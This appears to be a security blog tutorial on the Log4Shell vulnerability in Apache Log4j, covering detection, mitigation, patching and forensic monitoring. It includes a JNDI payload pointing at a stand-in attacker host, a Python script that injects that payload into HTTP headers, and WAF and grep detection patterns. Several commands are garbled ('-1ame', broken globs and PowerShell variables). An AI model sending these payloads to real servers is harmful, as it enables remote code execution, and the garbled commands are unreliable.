Listen to this Post
Introduction:

The Apache Log4j utility, a ubiquitous logging library used in countless Java-based enterprise applications, has become the epicenter of a cybersecurity crisis following the disclosure of a critical Remote Code Execution (RCE) vulnerability, tracked as CVE-2021-44228 and colloquially known as “Log4Shell.” This zero-day flaw allows unauthenticated attackers to execute arbitrary code on vulnerable servers by simply sending a specially crafted string to an application that logs it, effectively granting them complete control over the affected system. Given Log4j’s integration into major platforms like Apache Struts, Elasticsearch, and countless cloud services, the exploitability is widespread, forcing security teams worldwide into a frantic race to identify, patch, and mitigate this unprecedented threat.
Learning Objectives:
- Understand the underlying mechanics of the Log4Shell vulnerability (CVE-2021-44228) and the JNDI injection attack vector.
- Learn how to identify vulnerable Log4j versions across Linux and Windows environments using command-line tools and scanning utilities.
- Implement immediate mitigation strategies, including setting the `log4j2.formatMsgNoLookups` flag and deploying Web Application Firewall (WAF) rules.
- Master the step-by-step process for applying vendor-provided patches and upgrading to safe Log4j versions (2.17.0+).
You Should Know:
1. Identifying Affected Versions and Systems
Before any remediation can occur, you must identify which systems in your environment are running a vulnerable version of the Log4j library. The vulnerability affects all Log4j versions from 2.0-beta9 to 2.14.1. The exploit leverages the Java Naming and Directory Interface (JNDI) to perform LDAP lookups, which can be triggered by malicious user-controlled input like HTTP headers, user agents, or POST data.
To start, you need to scan for the presence of the Log4j JAR file. On a Linux system, you can use the `find` command combined with `grep` to locate all instances of the library:
sudo find / -1ame "log4j-core-.jar" 2>/dev/null | grep -E 'log4j-core-(2.[0-9]|2.1[0-3]|2.14.[0-1]).jar'
For a more comprehensive search across all mounted filesystems, you can use:
sudo locate log4j-core | grep -E 'log4j-core-(2.[0-9]|2.1[0-3]|2.14.[0-1]).jar'
On Windows systems, you can use PowerShell to search for the vulnerable file across all drives:
Get-ChildItem -Path C:\ -Filter log4j-core-.jar -Recurse -ErrorAction SilentlyContinue | Where-Object { $<em>.Name -match 'log4j-core-(2.[0-9]|2.1[0-3]|2.14.[0-1]).jar' } | ForEach-Object { $</em>.FullName }
Once the files are located, you can check the specific version by inspecting the `META-INF/MANIFEST.MF` file within the JAR:
unzip -p /path/to/log4j-core-2.14.1.jar META-INF/MANIFEST.MF | grep "Implementation-Version"
For enterprise-wide scanning, tools like Qualys, Tenable, and Rapid7 have released specific plugins to detect this vulnerability. Additionally, open-source tools like the “log4j-scan” from FullHunt can be used to probe external endpoints for the vulnerability.
2. Understanding the Exploit and Attack Vectors
Log4Shell is a JNDI injection attack. The core of the issue lies in the “lookup” feature, which allows the substitution of variables in log messages. An attacker can send a payload like `${jndi:ldap://malicious.attacker.com/a}` to a server. If the application logs this string, the Log4j library will attempt to resolve the JNDI lookup, connecting to the attacker’s LDAP server. This malicious server then responds with a serialized Java object pointing to a remote class file. The vulnerable application downloads and executes this class, which can contain any arbitrary code, including backdoors, ransomware, or cryptocurrency miners.
To simulate the attack and test your defenses, you can use a simple Python script to send a malicious HTTP request:
import requests
import sys

target = "http://target-ip:8080"
payload = "${jndi:ldap://your-ldap-server.com/exploit}"
headers = {
"User-Agent": payload,
"X-Forwarded-For": payload,
"Cookie": f"data={payload}"
}
try:
response = requests.get(target, headers=headers, timeout=5)
print(f"Payload sent. Response code: {response.status_code}")
except Exception as e:
print(f"Error: {e}")
This script demonstrates how an attacker can inject the malicious payload into common HTTP headers. It is crucial to note that the LDAP server must be running and configured to serve the malicious class file for a full exploitation. For penetration testing purposes, tools like “marshalsec” can be used to set up a rogue LDAP server.
- Implementing Immediate Mitigation with WAF and System Properties
While patching is the ultimate solution, immediate mitigation steps are required to stop active exploitation attempts. The first line of defense is to deploy a Web Application Firewall (WAF) rule that blocks common JNDI injection patterns. For AWS WAF, you can add a rule that uses a regex pattern to match JNDI strings. A sample regex to block the exploit is:
`\$\{.?\}`
However, this can be too broad and may block legitimate traffic. A more specific rule is:
`\$\{(jndi|jms|rmi|ldap):`
On the application side, the most critical mitigation is to set the JVM property `log4j2.formatMsgNoLookups` to true. This can be achieved by adding the following parameter to the Java command line:
java -Dlog4j2.formatMsgNoLookups=true -jar your-application.jar
If you cannot restart your application, you can set the system property at the JVM level by adding it to the `JAVA_OPTS` environment variable. On Linux, this can be done in the startup script:
export JAVA_OPTS="$JAVA_OPTS -Dlog4j2.formatMsgNoLookups=true"
For Windows, the command is:
set JAVA_OPTS=%JAVA_OPTS% -Dlog4j2.formatMsgNoLookups=true
For applications that cannot be patched or restarted, a more drastic step is to remove the vulnerable class from the JAR file. This can be done using the `zip` command to delete the JndiLookup class:
zip -q -d /path/to/log4j-core-.jar org/apache/logging/log4j/core/lookup/JndiLookup.class
Warning: This method can lead to classloading errors and is not recommended by the Apache foundation.
4. Step-by-Step Guide to Patching and Upgrading
The definitive fix for the Log4Shell vulnerability is to upgrade to Apache Log4j version 2.17.0 (for Java 8) or 2.12.3 (for Java 7). The Apache team has released these versions which disable JNDI lookups by default and remove the vulnerable class entirely.
To perform the upgrade, you must first identify all applications that use the Log4j library. This can be done by scanning your system for `log4j-core` files. Once identified, follow these steps:
1. Download the New Version: Navigate to the official Apache Log4j download page and obtain the latest version (e.g., apache-log4j-2.17.0-bin.zip).
2. Replace the JAR Files: Stop your application service. Locate the `lib` or `WEB-INF/lib` directory of your application and replace the existing `log4j-core-.jar` and `log4j-api-.jar` files with the new ones.
3. Update Build Scripts: If you use Maven, update your `pom.xml` to include the latest version:
<dependency>
<groupId>org.apache.logging.log4j</groupId>
<artifactId>log4j-core</artifactId>
<version>2.17.0</version>
</dependency>
For Gradle, update your `build.gradle`:
dependencies {
implementation 'org.apache.logging.log4j:log4j-core:2.17.0'
}
4. Deploy and Test: Redeploy your application and thoroughly test its functionality. Ensure that the new version is correctly loaded by checking the application logs or using the `jconsole` tool to inspect the loaded classes.
5. Restart Services: Restart your application server or service to ensure the new libraries are loaded and the old ones are no longer in memory.
5. Forensic Detection and Active Exploitation Monitoring
Given the ease of exploitation, it is critical to check if your systems have already been compromised. Attackers often leave traces in the form of outgoing LDAP, RMI, or DNS requests. To monitor for such activity, you can use network monitoring tools like Wireshark or tcpdump to capture outbound traffic on ports 389, 1389, 1099, and 53.
On a Linux system, you can use `tcpdump` to monitor for LDAP traffic:
sudo tcpdump -i any port 389 or port 1389
Additionally, check your application logs for suspicious strings. The presence of `${jndi:ldap://` or other JNDI variations in log files is a clear indicator of an attempted or successful exploit. You can use `grep` to search through your logs:
sudo grep -r "\${jndi:" /var/log/your-application/.log
For a more proactive approach, you can deploy a honeypot using tools like “Canary Tokens” or a custom LDAP server. By redirecting all LDAP traffic through a controlled server, you can log and analyze any incoming requests, identifying potential attacker activity.
6. Vendor-Specific Remediation and Cloud Security Hardening
Many vendors have released specific updates and patches for their products that use Log4j. It is imperative to check the security bulletins of your vendors, including VMware, Cisco, IBM, and Oracle. For cloud environments (AWS, Azure, GCP), ensure that your managed services are up to date. AWS has released patches for services like Elasticsearch, OpenSearch, and Kinesis.
For cloud-based applications, you can implement a service-level mitigation by blocking outbound traffic to known malicious LDAP servers using Network Security Groups (NSGs) or AWS Security Groups. A recommended approach is to implement a Deny-All egress rule for ports 389, 1389, and 1099, and only allow whitelisted IPs.
7. Continuous Security Monitoring and Hardening
Post-mitigation, it is essential to implement continuous monitoring to detect any future attempts or recurrence of the vulnerability. This involves integrating your vulnerability scanner (Nessus, Qualys) into your CI/CD pipeline to scan for outdated libraries before deployment. Additionally, you should use Software Composition Analysis (SCA) tools like Snyk or Black Duck to automatically detect and alert on vulnerable dependencies in your codebase.
Finally, consider implementing Runtime Application Self-Protection (RASP) mechanisms that can block JNDI lookups at runtime without requiring code changes. While the immediate threat is addressed, this incident highlights the necessity of a zero-trust security model where no external input is trusted.
What Undercode Say:
- Immediate Action is Non-1egotiable: The widespread availability of exploit code means that attackers are actively scanning for and compromising vulnerable systems within minutes of discovery. A measured response is not an option; security teams must act on the hour, not the day, to implement WAF rules and set the `formatMsgNoLookups` flag.
- Patching is the Only True Fix: While workarounds like removing the class or setting system properties can stop the immediate threat, they are not a long-term solution. The complexity of modern applications means that these workarounds can break functionality. Upgrading to version 2.17.0 is the only guaranteed way to ensure your systems are secure against this and potential future JNDI-related vulnerabilities.
Prediction:
- +1: The Log4Shell vulnerability will serve as a major catalyst for the security industry to prioritize SBOM (Software Bill of Materials) adoption and supply chain security, leading to more robust and transparent software development practices.
- -1: Given the massive scale of Log4j usage and the time required to patch complex legacy systems, we will see a significant number of breaches over the next 12-24 months, leading to substantial financial and reputational damage for unprepared organizations.
- +1: Incident response and threat hunting disciplines will evolve rapidly, with security teams developing more sophisticated methodologies to detect JNDI injection attempts, ultimately improving overall threat detection capabilities.
- -1: The exploitation will drive a surge in ransomware attacks, as initial access brokers will use this vulnerability to sell access to enterprise networks, leading to a significant increase in the frequency and cost of ransomware incidents.
- +1: Governments and regulatory bodies will likely mandate stricter controls on open-source library management and vulnerability disclosure, potentially leading to a more secure open-source ecosystem.
▶️ Related Video (80% Match):
🎯Let’s Practice For Free:
🎓 Live Courses & Certifications:
Join Undercode Academy for Verified Certifications
🚀 Request a Custom Project:
Secure, high-velocity infrastructure and disruptive technological engineering. Contact our engineering team for high-tier development and proprietary systems:
[email protected]
💎 Smart Architecture | 🛡️ Secure by Design | ⭐ Trusted by Thousands
IT/Security Reporter URL:
Reported By: https://lnkd.in/p/eqsE8AvN – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


